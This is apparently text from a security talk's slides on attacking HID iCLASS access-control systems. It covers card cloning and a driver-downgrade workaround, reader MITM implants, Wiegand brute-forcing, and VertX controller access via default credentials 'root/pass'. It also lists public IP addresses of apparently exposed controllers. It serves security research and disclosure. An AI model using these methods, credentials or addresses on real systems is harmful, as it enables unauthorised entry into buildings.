

Long Range Contactless Smart Card Reader • Read Only • 6150

- ▶ Long read range distance (up to 18 inches or 45 centimeters)
- ▶ Reads all HID iCLASS® and ISO 15693 compatible (CSN) credentials




iCLASS

TASTIC RFID THIEF





iCLASS – Dumping Key

READER ATTACK



iCLASS Cloner

XFPGA.COM - FROM CHINA



- http://www.xfpga.com/html_products/iclass-card-cloner-en-82.html
- Read/Write iCLASS cards using "Standard Security" only (not "High" or "Elite")
- Requires older 32bit driver, and won't let you run in a VM (so Win32 actual install necessary)
- Built from original ContactlessDemoVC.exe
- USB hardware licensing dongle shipped

Demonstration Software

Get the [source code](#) for reading and analyzing iCLASS cards (see [tar.bz2](#) archive). Please read [copy-class/win32/uMain.c](#) to see how iCLASS cards are read.


http://www.openpcd.org/HID_iClass_demystified#Demonstration_Software

In an attempt to stop copying HID iCLASS standard security cards, HID global removed **ContactlessDemoVC.exe** from the latest drivers and SDK sources. Additionally the write requests are now blocked with a 6986 error code by the driver. By installing the older SDK version **CardMan_Synchronous_API_V1_1_1_4.exe** and **OMNIKEY5x21_V1_2_3_1.exe** driver you can work around that limitation.

You can find [older versions](#) of the **CardMan_Synchronous_API_V1_1_1_4.exe** driver in [various places](#).


Newer drivers for OmniKey CardMan 5321 USB Reader no longer supporting iCLASS card writing
Need older driver: "OMNIKEY/HID 5x21/5x25/63x1, Version 1.2.3.1"

Uses: OmniKey CardMan 5321 USB - RFID Reader (13.56 Mhz)



iCLASS Cloner

XFPGA.COM - FROM CHINA



The screenshot displays three overlapping windows. The background window is "Omnikey CardMan 5121 Contact-Less Demo Application Programming". The middle window is a file explorer showing a folder named "iClass Cloner V3020140831" with a file "iClass Cloner 30.exe" highlighted. A red callout bubble points to this file with the text "xfpga.com - iCLASS Cloner - copied from original ContactlessDemoVC.exe". The foreground window is "Exeinfo" showing the following metadata:

```
-----  
Operating System      : 32-bit Windows  
File Type             : Application  
File Sub Type        : Unknown  
File Version         : 1,1,0,0  
Product Version      : 1,1,0,0  
-----  
Product Name         : ContactlessDemoVC Application  
File Description     : ContactlessDemoVC MFC Application  
File Version        : 1,1,0,0  
Product Version     : 1,1,0,0  
Company Name        : Omnikey GmbH  
Internal Name       : ContactlessDemoVC  
Legal Copyright     : Copyright (C) 2004-2007  
Original FileName   : ContactlessDemoVC.EXE  
-----
```

iCLASS Cloner


XFPGA.COM - FROM CHINA



VMWare settings – 32bit MS Windows Vmware image with old HID drivers installed:

- To avoid VMWare restrictions on xfgpa software, add to your `.vmx` file:
 - `isolation.tools.getVersion.disable = "TRUE"`
- Enable all USB devices:

- USB license dongle pass through:




- Omnikey USB pass through:





iCLASS Cloner


NEW – Bishop Fox – FREE Edition



UPDATE

Read / Write to HID iCLASS Cards:

- <https://blog.kchung.co/reverse-engineering-hid-iclass-master-keys/>
- <https://github.com/ColdHeat/iclass>



iCLASS Cloning

loclass – Implementation of iCLASS Ciphers




A screenshot of the GitHub repository page for holiman/loclass. The page shows the repository name, a search bar, and navigation links. Below the repository name, it says 'Implementation of the ciphers in iClass'. There are 32 commits, 1 branch, 0 releases, and 1 contributor. The main content area shows a list of files and their commit messages, including 'loclass', 'README.md', and 'dismantling_iClass.pdf'. The README.md file is highlighted, showing the title 'IClass cipher' and a description of the project as a reconstruction of the cipher engine used in iClass.

A screenshot of the GitHub repository page for holiman/loclass, showing a list of files. The files are listed with their names, descriptions, and commit dates. The file 'icclass_dump.bin' is highlighted with a yellow background, and its description is 'Major changes, nearing perfection'. Other files include 'Makefile', 'Makefile.qt', 'cipher.c', 'cipher.h', 'cipherutils.c', 'cipherutils.h', 'des.c', 'des.h', 'elite_crack.c', 'elite_crack.h', 'fileutils.c', 'fileutils.h', 'hash1_brute.c', 'hash1_brute.h', 'ikeys.c', 'ikeys.h', 'main.c', 'optimized_cipher.c', 'optimized_cipher.h', and 'optimized_cipher.o'.

bioCLASS Bypass

FINGERPRINT AND PIN



If a potential perpetrator has already extracted the iClass keys from an iClass reader (using one of several methods published in various papers) then obtaining the PIN is as simple as reading and decrypting a few data blocks within the iClass card. A dump of the first sixteen data blocks of a typical iClass card is shown below.

Blk	Stored Value	Decrypted Value
00	2D801B00F9FF12E0	-----
01	12FFFFFFFF99FFF3C	-----
02	D4FFFFFFFFFFFFFFF	-----
03	FFFFFFFFFFFFFFF	-----
04	FFFFFFFFFFFFFFF	-----
05	FFFFFFFFFFFFFFF	-----
06	000000000100C517	-----
07	5E3DDD017D3AE003	0000000005980796
08	2AD4C8211F996871	0000000000000000
09	8E9D32BB53F4564D	1234500000000000
0A	FFFFFFFFFFFFFFF	-----
0B	FFFFFFFFFFFFFFF	-----
0C	FFFFFFFFFFFFFFF	-----
0D	FFFFFFFFFFFFFFF	-----
0E	FFFFFFFFFFFFFFF	-----
0F	FFFFFFFFFFFFFFF	-----

Legend:

PIN Code Length = 5

Wiegand Code = 0x5980796 (FC=204, Card No.=00971)

PIN Code = 12345



HID iCLASS - RWKLB575 - Biometric Keypad Reader / Writer

Company ABC

BILL SMITH
SR. ENGINEER



iClass 16K

*34567

Company XYZ

JOHN DOE
HACKER



iClass 16K

*34567

Figure 4. Different cards, yet they are considered identical from the bioCLASS reader and backend controller perspective.




Reader and Controller Attacks

DIRECT APPROACH

Reader Attacks

JACKED IN



- Dump private keys, valid badge info, and more in few seconds
- Plant backdoor devices in reader
- Brute-force badge numbers over the wire via Wiegand (5x faster)





Fig. 3. Programming interface adapter for PICkit2 to switch Pin 1 with Pin 3.

Reader Attacks

GECKO-MITM ATTACK



Never publicly released




- Insert in door reader of target building – record badge #s
- Tastic RFID Thief's PCB could be used similiarly for MITM attack

Reader Attacks

BLEKEY-MITM ATTACK


threatpost BLEkey 06 Aug 2015
<https://threatpost.com/blekey-device-breaks-rfid-physical-access-controls/114163>



BLEKEY DEVICE BREAKS RFID PHYSICAL ACCESS CONTROLS

by **Michael Mimoso** | August 6, 2015, 4:42 pm


LAS VEGAS - A device the size of a quarter that can be installed in 60 seconds on a proximity card reader could potentially be used to break physical access controls in 80 percent of deployments.







Reader Attacks

TASTIC-MITM ATTACK



+



- Insert in door reader of target building – record badge #s
- Tastic RFID Thief's PCB could be used similiarly for MITM attack



Reader Attacks

TASTIC-MITM ATTACK

© Copyright, RFduino.com
4/14/2014 12:29 PM

RFduino
www.RFduino.com • sales@RFduino.com
1601 Pacific Coast Hwy • Suite 290
Hermosa Beach • CA • 90254
Tel: 949.610.0008

Based On
RFD22301
RF Digital
RF Module




Shrunk an Arduino to the size of a finger-tip
and made it Wireless!



Based On
RFD22301
RF Digital
RF Module

RFD22102 RFduino DIP




Stackable & plugs directly into breadboards

RFduino is a Bluetooth 4.0 Low Energy BLE RF Module with Built-In ARM Cortex M0 Microcontroller for Rapid Development and Prototyping Projects

Controller Attacks

JACKED IN



PUBLIC **brad-anton / VertX**

<http://nosedookie.blogspot.com>

8 commits 1 branch

branch: master VertX

Updates from shmoocan

- brad-anton authored a year ago
- Arduino_VertX_Wiegand_BruteForce.ino
- Arduino_VertX_Wiegand_Fuzzer.ino
- Arduino_VertX_ProxPoint_Skimmer.ino
- Attacking Proximity Card Access Systems-v0.1.pdf
- README
- VertX_CacheTool.c
- VertX_Query.py
- VertX_WebOpen.py
- VertX_discovery.xml
- WebBrix_FromVertX.xml

Wiegand Tools

- Skimmer/Emulator/Fuzzer
 - Reads data from reader
 - Sends it to Controller
 - Input via Serial Port
- Brute Forcer!
 - 5 IDs/Sec
 - With starting value
 - Or no-knowledge


Control via iPhone w/ Redpark Interface

Brad.Antoniewicz@foundstone.com www.opensecurityresearch.com Twitter: @foundstone

Copyright © 2012 McAfee, Inc. www.foundstone.com

Controller Attacks

JACKED IN



RFID Reader / Controller Attack Tools – by Brad Antoniewicz

Open the Badge Reader to Attack the Controller Directly via Wiegand Interface:


- Arduino Wiegand BruteForcer – [Arduino_VertX_Wiegand_BruteForce.ino](#)
 - 5 IDs per Second Brute-force Badge Guessing
- Arduino Wiegand Skimmer and Emulator - [Arduino_Vertx_ProxPoint_Skimmer.ino](#)
- Arduino Wiegand Fuzzer - [Arduino_VertX_Wiegand_Fuzzer.ino](#)

Attacking the VertX Controller Over the Network:

- [VertX_Query.py](#) – HID VertX Controller Discovery and Query Tool
- [VertX_WebOpen.py](#) – Physically Open Door via HTTP GET Request to the WebUI
- [VertX_CacheTool.c](#) – HID VertX V2000 Cache Dump and Insertion Tool

Controller Attacks


JACKED IN



MAC Address - Targetting HID Controllers Over Network


- HID Global – MAC Address OUI: `00:06:8E:*:*:*`
- Scan network for MAC Addresses starting with `00:06:8E:` directly, or use [HID's controller discovery GUI tool](#):
 - <https://www.hidglobal.com/drivers/15654>

00-06-8E	(hex)	HID Corporation
00068E	(base 16)	HID Corporation 9292 Jeronimo Road Irvine CA 92618-1905 UNITED STATES



Controller Attacks

JACKED IN



Port Scanning and Banner Grabbing - Targetting HID Controllers Over Network

- HID VertX Controller – Default Open Ports:
 - FTP (21), Telnet (23), HTTP (80)
- HID VertX Controller – Connect via FTP / Telnet / HTTP with Default Admin Creds: **root/pass**
- **Banner grabbing** for HID VertX controller discovery
 - Can also find using **SHODAN** search engine

```
root@bt:/# telnet 192.168.1.50
Trying 192.168.1.50...
Connected to 192.168.1.50.
Escape character is '^]'.


Axis Developer Board LX release 2.2.0
Linux 2.4.26 on a cris (0)

VertXController login:
```

IP Address	Organization	Banner Text
12.14.148.138	AT&T Services	Axis Developer Board LX release 2.2.0 Linux 2.4.26 on a cris (0)
162.234.156.137	AT&T Internet Services	Axis Developer Board LX release 2.2.0 Linux 2.4.26 on a cris (0)
68.15.86.231	Cox Communications	Axis Developer Board LX release 2.2.0 Linux 2.4.26 on a cris (0)
99.188.98.58	AT&T Internet Services	Axis Developer Board LX release 2.2.0 Linux 2.4.26 on a cris (0)

